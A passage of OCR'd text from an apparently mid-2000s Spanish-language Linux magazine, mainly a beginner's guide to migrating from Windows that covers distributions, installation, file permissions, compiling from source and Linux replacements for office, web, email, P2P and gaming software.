Otro cliente más de Jabber, que se suma a Psi. GNU GADU es un sistema de mensajería instantánea diseñado para trabajar con protocolos populares en Polonia (**N. de la R**: ¿de qué hablas, Willys?), pero no allí solamente (como podrán notar, estos dos últimos soft son casi "rarezas"). Está basado en la idea de hacerlo extensible mediante el uso de plug-ins externos. Como aspecto de color interesante, les comentamos que incluso su interfaz gráfica está desarrollada como un plug-in bajo las populares librerías de programación GTK (las utilizadas para desarrollar The GIMP y el ambiente de escritorios GNOME). Entre otras tecnologías de comunicación, soporta GNUGadu, Tlen.pl y Jabber. Sin lugar a dudas, una rareza para probar, aprender y compartir con amigos, a los que les gusten las mismas rarezas, claro.



CONCLUSION

Para finalizar, los invito a que prueben nuevos protocolos y a que traten de ver cuál de los programas mencionados aquí se adaptan mejor a sus necesidades y gustos. Aquellos que quieren ingresar en el mundo de Jabber sin alejarse de sus queridos contactos MSN, recuerden que pueden utilizar algún servidor que permita "sincronizar" una cuenta de MSN Messenger con la de Jabber. Este es un aspecto muy interesante de Jabber, que incluso permite manejar varios protocolos, dependiendo siempre de a qué servidor nos hayamos conectado. Juan M. Rodríguez

DECIDISTE **CAMBIAR A LINUX.** YA SEA PORQUE TE CANSASTE DE LAS PANTALLAS AZULES, PORQUE HAY PROGRAMAS QUE FUNCIONAN SOLO EN LINUX, PORQUE SOFTWARE LEGAL GOLPEO A TU PUERTA O, SIMPLEMENTE, POR APRENDER ALGO NUEVO, NO IMPORTA EL MOTIVO, LO FUNDAMENTAL ES QUE TE ANIMASTE A SER LIBRE. LIBRE DE PAGAR LICENCIAS, LIBRE PARA ELEGIR COMO Y PARA QUE USAR TU PROPIA COMPUTADORA. PERO LA LIBERTAD TIENE SU PRECIO, QUIZA NO EN DINERO, PERO SI EN TIEMPO Y ESFUERZO PARA APRENDER ALGO NUEVO. EN ESTA NOTA TRATAREMOS DE DAR PAUTAS PARA QUE ESTE COSTO SEA LO MAS BAJO POSIBLE.

¡ A migrar !

Sebastián Bassi

¿Qué distribución elegir?

No es fácil recomendar una distribución sin herir susceptibilidades. Hay muchas para elegir, y todas tienen sus ventajas y desventajas. Algunas están hechas para usuarios de Windows que usan Linux por primera vez, como Xandros; otras son recomendables sólo para expertos que saben lo que hacen, como Gentoo. En el medio hay decenas de distribuciones con distintas capacidades y diferentes grados de dificultad. Si decidimos en función de facilidad de uso, costo y prestaciones, la recomendada es Mandrake, que a diferencia de sus competidoras, ofrece una versión gratuita y totalmente funcional. Xandros y SuSE brindan una versión personal reducida en prestaciones, mientras que Linspire no tiene versiones gratuitas disponibles. Debian, Gentoo, Fedora y Slackware son gratuitas y repletas de prestaciones, pero no tienen la facilidad de uso de Mandrake.

EN EL PRIMER NUMERO DE ESTA REVISTA NOS DEDICAMOS A EVALUAR LAS ULTIMAS VERSIONES DE LAS DISTRIBUCIONES MAS POPULARES.

En el caso particular de que queramos hacer la instalación en un entorno empresarial, convendrá averiguar primero qué distribución es recomendada o soportada por la o las aplicaciones que vayamos a correr en dicho servidor. En general, las aplicaciones corporativas más importantes exigen RedHat Advanced Server o SuSE (por una cuestión más bien comercial que técnica).

INSTALACION, MANOS A LA OBRA

En las distribuciones modernas, la instalación es cuestión de insertar el CD en la lectora y seguir las instrucciones que aparecen en pantalla. El hardware suele ser reconocido automáticamente (sin necesidad de recurrir a drivers externos, ya que vienen incluidos en el CD de instalación o en el propio núcleo de Linux), excepto los winmódems. Lo ideal es consultar la compatibilidad de hardware antes de comprar, para lo cual es recomendable recorrer las páginas que se indican en el recuadro. Otra manera de verificar si nuestro hardware es soportado por Linux es probar con Knoppix (www.knoppix.net) o Slax (slax.live-cd.org), distribuciones que funcionan desde el CD sin instalarse en el disco duro. De esta forma, podremos hacer una prueba sin compromiso.

Volviendo a la instalación, una de las preguntas más frecuentes es cuál es el tipo de sistema que se desea instalar: Escritorio, Servidor, Estación de programación, etc. La mejor opción, si tenemos espacio suficiente en el disco, es hacer una instalación completa. Así evitaremos problemas más adelante, cuando queramos instalar algún programa y nos encontremos con que falta un determinado paquete. En USERS Linux #1 incluimos una nota detallada sobre la instalación de Mandrake 10.

Otra de las dudas que suelen presentarse durante la instalación es si queremos que Linux ocupe todo el disco o preferimos que comparta el espacio con otro sistema, cada uno en una partición separada. Esta última opción nos permitirá elegir el sistema operativo al momento de arrancar la computadora, lo cual es una ventaja cuando todavía tenemos aplicaciones que funcionan sólo en Windows.


Hardware compatible con Linux

En los siguientes sitios web encontrarán completos listados de hardware compatible con GNU/Linux:

http://hardware.redhat.com/hcl/
www.linux-mandrake.com/en/fhard.php3
www.linuxquestions.org/hcl/index.php
www.linuxcompatible.org

¿QUE ES UNA DISTRIBUCION?


Desde el punto de vista técnico, Linux es sólo el núcleo del sistema. Para facilitar su instalación y uso, y también los de sus aplicaciones asociadas, distintas empresas y grupos de usuarios han creado conjuntos de programas que los distribuyen de manera unificada. Esto se denomina distribución (se abrevia como distro).



COMO DICE SU SITIO OFICIAL, KNOPPIX ES UNA FORMA DE LLEGAR A LINUX "DE CERO A CINCO MINUTOS".

SISTEMA DE ARCHIVOS

Una vez instalado el sistema operativo, la estructura de los directorios es bastante similar a la que ya conocemos. Tenemos un directorio raíz llamado "/", del cual dependen todos los demás. Una diferencia importante es que los dispositivos de almacenamiento no tienen asignadas letras como A:, C: y D:, que suelen representar la disquetera, el disco duro y la lectora de CD en Windows. En su lugar, estos dispositivos están "montados" en la estructura del sistema de archivos. Así, el CD-ROM se encuentra en /mnt/cdrom, y la disquetera suele estar en /mnt/disk. Como estos dispositivos son removibles, en algunas versiones de Linux hay que montarlos y desmontarlos manualmente. La mayoría de las distribuciones modernas soportan Supermount, que permite reconocer un CD apenas es insertado en la lectora. En aquellos casos en que haya que montar un dispositivo en forma manual, bastará con escribir en la línea de comandos: mount /mnt/disk /dev/fd0 y mount /mnt/cdrom /dev/hd1.



LOS ARCHIVOS POSEEN TRES PERMISOS: DE LECTURA, DE ESCRITURA Y DE EJECUCION

Otra diferencia que debemos tener en cuenta es que sus archivos están en un directorio llamado /home/Nombre_de_usuario. Por ejemplo, si nuestro nombre de usuario es "jose", el directorio será /home/jose. Cada usuario tendrá sus archivos dentro de su propio directorio, en /home. Una particularidad es que tanto los archivos como los directorios tienen permisos. Los de los archivos son de tres tipos: lectura (pueden leerse o no), escritura (pueden borrarse) y ejecución (para los programas). En cambio, los directorios tienen los siguientes permisos: mostrar el contenido, cambiar el contenido y permitir la búsqueda de archivos. Además de los tipos de permisos, hay que tener en cuenta el ámbito de aplicación, esto es, a quién se aplican los permisos. Existen tres ámbitos posibles: el usuario, el grupo de pertenencia del usuario y el resto de los usuarios. Todo estos permisos pueden cambiarse haciendo clic con el botón secundario del mouse (generalmente el derecho) sobre el archivo en cuestión y seleccionando Propiedades/Permisos. Es importante tener esto en cuenta porque a veces nos encontramos con que hay programas que no funcionan, cuando, en realidad, el problema es que no tenemos los permisos para leer un archivo que el programa requiere o, directamente, que no tenemos permiso de ejecución del programa principal.

Otra particularidad del sistema es que los archivos que tienen un punto delante del nombre quedan automáticamente ocultos del administrador de archivos (como Konqueror), a menos que lo configuremos para verlos.

INSTALAR PROGRAMAS SIN SETUP.EXE

La instalación de programas en Linux suele ser más complicada que en Windows. Esto se debe a que hay muchas variedades de Linux (distribuciones) y a que los programas tienen que poder adaptarse a las distintas posibilidades de disposición y nombre de los archivos. Cada distribución tiene su manera preferencial para instalar programas.

Las distribuciones derivadas de RedHat, como Fedora, Mandrake y SuSE, utilizan paquetes RPM, que son programas listos para instalar en un formato llamado RPM (RedHat Package Manager). El programa que gestiona la instalación de los RPM en modo gráfico se denomina Package Manager en RedHat, YAST2 en SuSE y URPMI en Mandrake. En general, basta señalar el programa que queremos instalar y, automáticamente, nos dirá qué otros requiere, si es que necesita alguno (esto se conoce como "dependencias") y qué CD tenemos que insertar en la lectora para cargarlos.

En el caso de las distribuciones basadas en Debian, como Xandros, Linspire y UserLinux, el sistema de instalación resuelve automáticamente las dependencias. El programa que utilizaremos en este caso es APT o su interfaz gráfica, llamada Synaptic. Xandros y Linspire usan sus propios programas de instalación, que son muy fáciles de manejar.

Algunas veces nos encontraremos con que el programa que queremos instalar no está en los CDs de la distribución y ni siquiera se consigue en el sistema de empaquetamiento deseado (rpm o deb). En este caso, lo más probable es que esté en formato fuente. La fuente (o código fuente) es el conjunto de instrucciones escritas por un programador, que deben ser traducidas al lenguaje de la computadora para que ésta pueda ejecutar la aplicación. Este proceso de traducción recibe el nombre de compilación. Por lo tanto, un código fuente se compila para dar como resultado un programa ejecutable. A esta altura, muchos se preguntarán: ¿y por qué los programas no vienen ya compilados? Pues porque tener la fuente tiene sus ventajas:

1) Es posible modificar los programas para adaptarlos a nuestros gustos y necesidades. Aunque no seamos desarrolladores, esto sigue siendo beneficioso, ya que la disponibilidad del código nos permite contratar a cualquier programador para que lo modifique. Esto es imposible en un sistema cerrado, donde el único que lo puede modificar es el autor original.

2) Podemos compilarlo de manera específica para nuestro sistema. Cuando conseguimos un ejecutable, éste suele estar compilado de forma genérica, para que funcione en la mayor cantidad posible de computadoras, por lo que el programa resultante puede no estar aprovechando las particularidades de nuestra PC.

Supongamos que bajamos de Internet un programa llamado sim4.tar.gz. La instalación es sencilla:

a) Descomprimir el archivo. Desde la línea de comandos ejecutamos tar xvfz sim4.tar.gz.

b) Compilar. Incluye dos pasos: el primero se hace con el comando ./configure; el segundo, con make. Antes de ejecutar estos comandos, tendremos que ir al directorio creado con el comando anterior, con cd sim4.

c) Instalar. Si queremos que todos los usuarios de nuestra máquina puedan ejecutar el programa, hacemos make install.

En la mayoría de los casos, con esto basta para compilar e instalar aplicaciones que vienen en código fuente. Si algo sale mal, habrá que mirar las instrucciones específicas del programa, que suelen estar en un archivo readme.txt.


El Office nuestro de cada día

Microsoft no ofrece una versión de MS-Office para GNU/Linux, pero esto no significa que tengamos que resignarnos a no utilizar procesadores de texto, planillas de cálculo o programas de presentación. La suite de oficina más completa en el mundo libre se llama OpenOffice, e incluye aplicaciones similares a Word, Excel y PowerPoint. Como pueden ver en las imágenes, Writer, Calc e Impress son lo suficientemente parecidos a sus contrapartes en MS Office (MSO), y los usuarios no tendrán problemas en aprender a usarlos. La compatibilidad de archivos es de aproximadamente 96%; esto significa que con Writer podremos abrir la gran mayoría de los archivos .doc generados por Word, pero no todos. Los mayores problemas estarán con aquellos documentos que incluyan tablas complejas o con macros. El lenguaje de macros de OpenOffice es distinto del de MSO. Lo mejor es utilizar el formato propio de OpenOffice para guardar nuestros documentos, y recurrir a doc, ppt o xls sólo cuando tengamos que intercambiar archivos con personas que no puedan leer el formato de OpenOffice. Otra opción muy atractiva es exportar nuestro trabajo al formato PDF, que es el estándar de facto para distribuir documentos, ya que éstos podrán verse tal como fueron creados, usando una aplicación gratuita llamada Acrobat Reader (disponible para varios sistemas operativos).


También existe una suite de oficina comercial que está basada en OpenOffice. Se trata de Star Office, de Sun Microsystem, que va por la versión 7. La diferencia principal es que Star Office tiene plantillas comerciales, mejores fuentes, base de datos Adabas D, filtros y soporte técnico. Recientemente, Sun comenzó a ofrecer soporte para OpenOffice (**www.sun.com/service/support/software/openoffice**).
Al igual que MS Office, los programas de Open Office consumen mucha memoria y pueden funcionar lentamente en equipos viejos. Para escribir notas simples, no necesitamos un procesador de texto con tantas funciones que no vamos a usar. En ese caso, tenemos alternativas más livianas, como **AbiWord** (www.abisource.com) para procesamiento de texto, Gnumeric para manejo de planillas de cálculo, o la suite boet KOffice (**www.koffice.org**), que viene incorporada en la mayoría de las distribuciones de Linux.
No incluimos el cliente de correo dentro de la suite de oficina, sino dentro de los programas para Internet, por eso OpenOffice no trae ningún equivalente a Outlook.

UNA ALTERNATIVA A ACCESS

Hasta ahora no hemos mencionado una alternativa para MS-Access, ya que OpenOffice no trae un reemplazo para él. Para cumplir las funciones de aquél tenemos Rekall (**www.rekallrevealed.org** y **www.totalrekall.com**). Este programa nos permite diseñar formularios de entrada de datos, generar tablas, armar consultas y realizar todas las actividades asociadas a una base tradicional. Hay una diferencia conceptual que es importante tener en cuenta: Rekall es una interfaz, la cara visible de la base de datos, pero no es una base propiamente dicha. Rekall interactúa con una base de datos, como puede ser MySQL, Postgre u otra. Desde este punto de vista, podríamos decir que Access está formado por dos programas: una interfaz visual con la que interactuamos, y el "motor" de base de datos, que en este caso se llama JetDB. La ventaja de Rekall es que podemos elegir qué motor de base de datos usar, y no estamos atados a uno que, de por sí, es bastante limitado. Si ya tenemos bases en Access, MDBTools (mdbtools.sourceforge.net) nos servirá para extraer la información de ellas y pasarla a otro formato, aunque el mismo Access permite exportar los datos separados por tabs, una estructura que es fácil de leer desde cualquier otro programa de bases de datos.



SI OPENOFFICE WRITER SE HACE DEMASIADO LENTO EN SUS COMPUTADORAS, ENTONCES ABIWORD ES LA MEJOR OPCION.



LA SUITE DE OFICINA KOFFICE ES OTRA ALTERNATIVA. AQUI VEMOS A KSPREAD, EL COMPONENTE DE PLANILLA DE CALCULO.

La Web sin Internet Explorer


Hay varios navegadores en Linux. Los tres más destacados son: Mozilla/Firefox, Konqueror y Opera. En esta nota hablaremos de Mozilla/Firefox porque es el más completo y suele encontrarse en la mayoría de las distribuciones modernas. Mozilla es el nombre de una suite de programas para Internet, compuesta por un navegador, un programa de correo, un editor de páginas web y un programa para chat en IRC. Recientemente se abrió un proyecto por el cual los componentes de Mozilla están siendo desarrollados como programas independientes, ya que hay usuarios que necesitan sólo el navegador y no quieren cargar en memoria un bloque monolítico con funciones que no van a usar. Ahora el navegador de Mozilla que funciona de forma independiente se llama Firefox.

El uso del navegador en Linux no tiene prácticamente diferencia con respecto al uso en Windows, excepto algunas ventajas que vale la pena destacar:


NAVEGACION CON SOLAPAS: Es muy frecuente querer ver varias páginas simultáneamente, lo que implica tener múltiples ventanas abiertas al mismo tiempo. La navegación con solapas permite abrir muchas páginas en la misma ventana, cada una en su solapa. Para abrir una nueva, basta con presionar **CONTROL+T** (o el botón del medio del mouse cuando estamos posicionados sobre un enlace).

BLOQUEADOR DE POP-UPS: Mozilla/Firefox viene con un bloqueador de pop-ups activado automáticamente. Aunque no todos los pop-ups son molestos, algunos hasta son necesarios para la correcta navegación de un sitio. Hay webmails que tienen su ventana de login en un pop-up, y tenerlos bloqueados nos impedirá acceder a nuestro correo. En algunas páginas, al hacer clic sobre ciertos enlaces, la página asociada se abre con el mismo mecanismo que una pop-up. En estos casos, el bloqueador de pop-ups nos impediría ver páginas asociadas a ese sitio. Por este motivo, existe una manera sencilla de decirle al navegador en qué páginas le permitimos que nos muestre pop-ups.

EXTENSIONES: Mozilla/Firefox permite aumentar sus funcionalidades incorporando extensiones que pueden descargarse gratuitamente desde Internet (**update.mozilla.org/extensions/**). Un ejemplo de extensión (que en este caso viene incorporada y no hace falta instalar) es la ventana de búsqueda que hay a la derecha. Poniendo en ella las palabras que queremos buscar, realiza una búsqueda en Google sin tener que cargar primero esa página. Esta misma funcionalidad puede aplicarse para localizar en diccionarios, en traductores o en casi cualquier sitio que tenga un buscador (ver **mycroft.mozdev.org/deepdocs.html**). Los programadores encontrarán estas páginas bastante útiles: **www.flexbeta.net/main/articles.php?action=show&id=79&perpage=1&pagenum=1** y **www.mozilla.org/docs/tutorials/tinderstatus**.



KONQUEROR, EL NAVEGADOR OFICIAL DEL PROYECTO KDE, ES UNO DE LOS MAS RAPIDOS.



EL NAVEGADOR COMERCIAL OPERA TIENE MUCHOS ADEPTOS EN CASI TODAS LAS PLATAFORMAS.

MOZILLA FIREFOX ES UN NAVEGADOR WEB LIVIANO, ROBUSTO Y ALTAMENTE COMPATIBLE.

Internet más allá de la Web y el e-mail


Internet no es sólo Web y correo electrónico; el resto de las aplicaciones también tienen sus equivalentes en Linux. Los mensajeros instantáneos más completos son Gaim y Kopete, que nos permiten conectarnos con varias redes de mensajería simultáneamente (ICQ, MSN, AIM, Jabber, etc.). Para administrar bajadas, Aria (**http://aria.rednoah.com/**) y d4x (**www.krasu.ru/soft/chuchelo**) harán que no necesitemos Getright ni Download Accelerator. Si bien todos los Linux incluyen un cliente de FTP en modo texto, quienes venimos de Windows nos sentiremos más cómodos usando KBear y gFTP.

Tampoco podemos dejar de mencionar el intercambio de archivos. Qtella (**www.qtella.net**), LimeWire (**www.limewire.com**), eDonkey 2000 y BitTorrent son los programas más usados en Linux para compartir archivos. A diferencia de sus contrapartes en Windows, ninguno de éstos posee spyware.


Si tenemos una placa wireless soportada por Linux, con kwifimanager podemos configurar y monitorear nuestra placa de red (**kwifimanager.sourceforge.net**). Y si de monitorear se trata, Drifnet nos permitirá ver todas las imágenes y videos que están circulando por nuestra red interna (**www.ex-parrot.com/~chris/driftnet**).

Clientes de e-mail


Quienes estén acostumbrados a Outlook podrán usar Evolution (**www.novell.com/products/evolution**) como programa de correo sin ningún problema. Otras alternativas posibles son KMail y Thunderbird (la versión independiente del cliente de correo de Mozilla). Las prestaciones son muy similares, por lo que la elección será más una cuestión de gusto personal que de mérito de las aplicaciones. En caso de que estemos en una red corporativa en la que se use Exchange como servidor de correo, tendremos que utilizar Evolution, que nos permite conectarnos con dicho servidor. Si lo que queremos es reemplazar el servidor Exchange por uno de prestaciones similares, podemos elegir entre OpenGroupWare (**www.opengroupware.org**) y Open Exchange de SuSE (**hwww.suse.com/us/business/products/openexchange**).



¿GETRIGHT? NO GRACIAS, CON DX4 TENGO TODO LO QUE NECESITO...



SI LAS REDES P2P SON NUESTRA PASION, ENTONCES LA VERSION DE LIMEWIRE PARA GNU/LINUX ES UNA EXCELENTE ALTERNATIVA.



ARIA ES UN COMPLETO ADMINISTRADOR DE DESCARGAS, MUY FACIL DE USAR.

Entretenimiento, audio y video

Si hay algo que no falta en Linux son opciones de entretenimiento. Tenemos programas para escuchar MP3, como FreeAmp y XMMS; reproductores de video y DVD, como Xine (xinehq.de), MPlayer (**www.mplayerhq.hu**) y VLC (videolan.org/vlc); capturadores de música y radios online, como StreamRipper (streamripper.sourceforge.net); y hasta editores de video no lineal, como KDEenlive (**kdenlive.sourceforge.net**). Ningún informe de migración podría estar completo sin referirnos a los juegos. La mayoría de las distribuciones de Linux traen algunos, que si bien son muy entretenidos, no satisfacen a los más exigentes. Si nos consideramos gamers que no podemos vivir sin el último MMOFPS o MMORPG, tenemos dos opciones. La primera es usar juegos que fueron diseñados o adaptados para Linux. Podemos ver cuáles hay en las páginas de **www.tuxgames.com** y **www.happypenguin.org**. Hay títulos actuales, como *Medal of Honor: Allied Assault* y *Unreal Tournament 2004*. Pero si la oferta no nos conforma, existe la posibilidad de emular las capacidades multimedia de Windows para jugar a *GTA Vice City*, *Battlefield 1942*, *Battlefield: Vietnam*, *WarCraft III*, *Diablo II*, *Half-Life*, etc. El producto que permite hacerlo se llama Cedega (ex WineX) y es de la empresa Transgaming (**www.transgaming.com**). No es gratuito, sino que para obtenerlo hay que pagar una suscripción mensual de U$S 5, por un mínimo de tres meses. Antes de tomar alguna decisión, sugiero que verifiquen que el juego que quieren esté incluido en la lista de programas soportados, en 